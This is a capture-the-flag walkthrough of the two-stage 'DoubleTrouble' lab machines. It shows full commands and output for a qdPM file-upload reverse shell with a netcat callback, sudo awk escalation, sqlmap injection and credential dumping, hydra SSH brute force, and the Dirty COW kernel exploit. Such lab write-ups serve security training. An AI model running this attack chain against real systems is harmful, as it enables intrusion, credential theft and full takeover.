DoubleTrouble Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24

host discovered at 192.168.56.127

Port/Service Discovery:

nmap -sV -Pn -p- --open 192.168.56.127 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.127 > scan_full.txt

Ports found:

Service Enumerations and Attacks:

We didn't get much from the full scan so let's visit the webpage at port 80

Browser http 80
We get a login portal for a service 'qdPM 9.1', searching the service's default credentials on google and trying them doesn't get us anywhere. Let see if we can enumerate some other pages using dirb


Dirb

dirb http://192.168.56.127

```
kali@kali: ~/Documents/completed/doubletrouble
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ dirb http://192.168.56.127

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 26 00:01:18 2022
URL_BASE: http://192.168.56.127/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.127/ ----
==> DIRECTORY: http://192.168.56.127/backups/
==> DIRECTORY: http://192.168.56.127/batch/
==> DIRECTORY: http://192.168.56.127/core/
==> DIRECTORY: http://192.168.56.127/css/
+ http://192.168.56.127/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.56.127/images/
+ http://192.168.56.127/index.php (CODE:200|SIZE:5814)
==> DIRECTORY: http://192.168.56.127/install/
==> DIRECTORY: http://192.168.56.127/js/
+ http://192.168.56.127/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.56.127/secret/
+ http://192.168.56.127/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.56.127/sf/
==> DIRECTORY: http://192.168.56.127/template/
==> DIRECTORY: http://192.168.56.127/uploads/

---- Entering directory: http://192.168.56.127/backups/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.127/batch/ ----
```

We got a few hits from our dirb scan, a few files and directories. Most interesting are the /robots.txt and the /secret directory. Inspecting the /robots.txt doesn't give us anything but visiting the /secret directory reveals that it contains an image 'doubletrouble.jpg', lets download this image onto our kali for further inspection.

Steghide
Now that we have the image let's check it out.



Nothing too interesting about the image itself, but its possible to hide information within an image. Thankfully kali has a tool already for media for hidden information called ‘steghide’

```
steghide –extract -sf doubletrouble.jpg
```

It seems that there is some information hidden in the image, but it’s locked behind a passphrase. While kali does come with a tool stegcracker already installed for cracking these kinds of files, I’d recommend downloading the tool stegseek, following the instructions at https://github.com/RickdeJager/stegseek, as its much faster than stegcracker.


```
stegseek -sf doubletrouble.jpg -wl /usr/share/wordlists/rockyou.txt
```

Stegseek was successfully able to crack the passphrase and extracted the information to ‘doubletrouble.jpg.out’, lets see what we found.

```
kali@kali: ~/Documents/completed/doubletrouble
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ stegseek -sf doubletrouble.jpg -wl /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ cat doubletrouble.jpg.out
otisrush@localhost.com
otis666

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$
```

As you can see, we got what appears to be some credentials ‘otisrush@localhost.com:otis666’. Let’s try these on the login portal from earlier to see if we can get in.

It worked! We’re gotten into the service and have been greeted with the following dashboard



A quick look around doesn't give us any obvious things to exploit or new information, lets google 'qdPM 9.1 security vulnerabilities' and see what comes up. Pretty quickly we can find the vulnerability 'CVE-2020-11811' for qdPM 9.1 , in which the add profile photo function doesn't check file types, allowing for malicious php files to be uploaded for arbitrary code execution. Let's exploit this to get the page to run a php shell. Thankfully python comes with a bunch of shells, so we don't have to write our own.


```
locate php shell
```

Find a php reverse shell (one should be at /usr/share/webshells/php/php-reverse-shell.php), and copy it over to our working directory

```
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

Make sure to edit the copy in your working directory to change the ip and port to your kali's ip and the port you're going to be listening on.

Now that we've got our shell code and netcat listener, lets upload it the page and save it.



We got an error! The service didn't like that, but let's see if it we can access our shell from somewhere else, lets go back to our dirb output we had a listable directory called uploads, if we check it out in our browser, we see we have another folder for users, and inside that is our shell code! If we click on our shell.php file, we should get a connection to our listener on our kali machine and we are now in the host machine.

Privilege Escalation:

Now that we're in let's make our life a little easier by upgrading to a stable shell, not critical for breaking the machine but it helps

```
kali@kali: ~/Documents/completed/doubletrouble
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.127] 60160
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
 23:52:58 up  1:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
$
$ which python; which python2; which python3
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@doubletrouble:/$ tty
tty
/dev/pts/0
www-data@doubletrouble:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
<r/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
www-data@doubletrouble:/$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@doubletrouble:/$ alias ll='clear ; ls -lsaht --color=auto'
alias ll='clear ; ls -lsaht --color=auto'
www-data@doubletrouble:/$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ stty raw -echo ; fg ; reset
[1]  + continued  nc -nvlp 4444
                              stty columns 200 rows 200
www-data@doubletrouble:/$
```

Now that we have a stable shell lets start seeing what we're got. We're currently running as a service so let's see if we can't get become a legitimate user, first we'll see what users are on this machine.

```
cat /etc/passwd | grep /bin/bash
ls /home
```

It would see that the only account is the root account, there are no standard users on the system.
Let's see if we have any sudo privileges

```
sudo -l
```

We do! We can use the awk command with no password. Look up awk in gtfo bins we get the following command

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

After running the command we're root! Checking out the root directory though shows that there's another machine on the host 'doubletrouble.ova' and no root flag. Let's download and run this virtual machine and see what's up.

DoubleTrouble Inner

After loading the ova in virtual box, a quick nmap scan shows the machine at 192.168.56.128.
We've also got ssh and http running on ports 22 and 80 respectively.
Visiting the webpage at port 80 reveals another login portal, no particular service identified. Basic credentials like 'admin:admin' don't work. Nothing interesting shows up on dirb. Let's see if the portal is open to SQL injection.

SQLMap

Kali comes with the tool sqlmap that can automate sql attacks. First, we need to see if the page is vulnerable to sql injection and if so, what database system it's running.

```
sqlmap -u http://192.168.56.128 –forms
```

Ok from the output we can see that the portal is vulnerable and that it's running mysql, lets continue and see what we can get out of the database. The following command will tell us what databases are on the system

```
sqlmap -u http://192.168.56.128 –forms -dbs –batch
```

From it we got the database 'doubletrouble', let's see what tables we can find


```
sqlmap -u http://192.168.56.128 -D doubletrouble --forms --tables --batch
```

We got the table 'users'. Let's see what's in the table

```
sqlmap -u http://192.168.56.128 -T users --column --forms -batch
```

We're gotten the columns 'password' and 'username'. Lets dump out the contents

```
sqlmap -u http://192.168.56.128 -C password,username --dump --forms -batch
```



Now we have a small list of usernames and passwords. We can try them manually we can copy them into files such as 'users.txt' and 'passwords.txt' and use hydra to try all the combinations

```
hydra -L users.txt -P passwords.txt -t 4 192.168.56.128 ssh
```

We got a hit with 'clapton:ZubZub99', lets ssh in

```
ssh clapton@192.168.56.128
password: ZubZub99
```

```
kali@kali: ~/Documents/completed/doubletrouble
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ hydra -L users.txt -P passwords.txt -t 4 http://192.168.56.128
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-26 11:29:06
[ERROR] There is no service "http", most likely you mean one of the many web modules, e.g. http-get or http-form-post. Read it up!

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ hydra -L users.txt -P passwords.txt -t 4 192.168.56.128 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-26 11:30:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking ssh://192.168.56.128:22/
[22][ssh] host: 192.168.56.128   login: clapton   password: ZubZub99
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-26 11:30:10

┌──(kali㉿kali)-[~/Documents/completed/doubletrouble]
└─$ ssh clapton@192.168.56.128
clapton@192.168.56.128's password:
Linux doubletrouble 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 11 11:03:33 2022 from 192.168.56.117
clapton@doubletrouble:~$ whoami
clapton
clapton@doubletrouble:~$ uname
Linux
clapton@doubletrouble:~$ uname -a
Linux doubletrouble 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
clapton@doubletrouble:~$
```

As we saw when we ran uname just then we're got an old version of linux running, this version should be vulnerable to dirty cow.

On our kali host, lets find the dirty cow exploit so we can copy it over to the victim machine.

searchsploit dirty cow (found at linux/local/40839.c)
locate linux/local/40839.c (found at /usr/share/exploitdb/exploits/linux/local/40839.c)
nc -nvlp 4447 > dirty.c
nc 192.168.56.128 4447 < /usr/share/exploitdb/exploits/linux/local/40839.c

Once we've copied the exploit over, we need to compile and run it.

gcc -pthread dirty.c -o dirty -lcrypt
./dirty
Please enter the new password: taken (use whatever passwd you want)

The exploit can take a little while to complete so just let it run for a while until its done.
The exploit should have now created a root level user 'firefart' with the password you supplied earlier which we can now su into. After switching to firefart we should now have root privileges and can get the root flag.

```
kali@kali: ~/Documents/completed/doubletrouble
File  Actions  Edit  View  Help
clapton@doubletrouble:~$ su firefart
Password:
firefart@doubletrouble:/home/clapton# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@doubletrouble:/home/clapton# /root/
bash: /root/: Is a directory
firefart@doubletrouble:/home/clapton# cd /root/
firefart@doubletrouble:~# ls
logdel2  root.txt
firefart@doubletrouble:~# cat root.txt
1B8EEA89EA92CECB931E3CC25AA8DE21firefart@doubletrouble:~#
firefart@doubletrouble:~# echo "luc chapman 18806759"
luc chapman 18806759
firefart@doubletrouble:~#
```

Service Scan

~/Documents/completed/doubletrouble/scan_service.txt - Mousepad

File Edit Search View Document Help

doubletrouble_notes.txt | scan_full.txt | scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 23:47 EDT
Nmap scan report for 192.168.56.127
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.58 seconds
```

Fill Scan

~/Documents/completed/doubletrouble/scan_full.txt - Mousepad

File Edit Search View Document Help

doubletrouble_notes.txt | scan_full.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 23:47 EDT
Nmap scan report for 192.168.56.127
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.83 seconds
```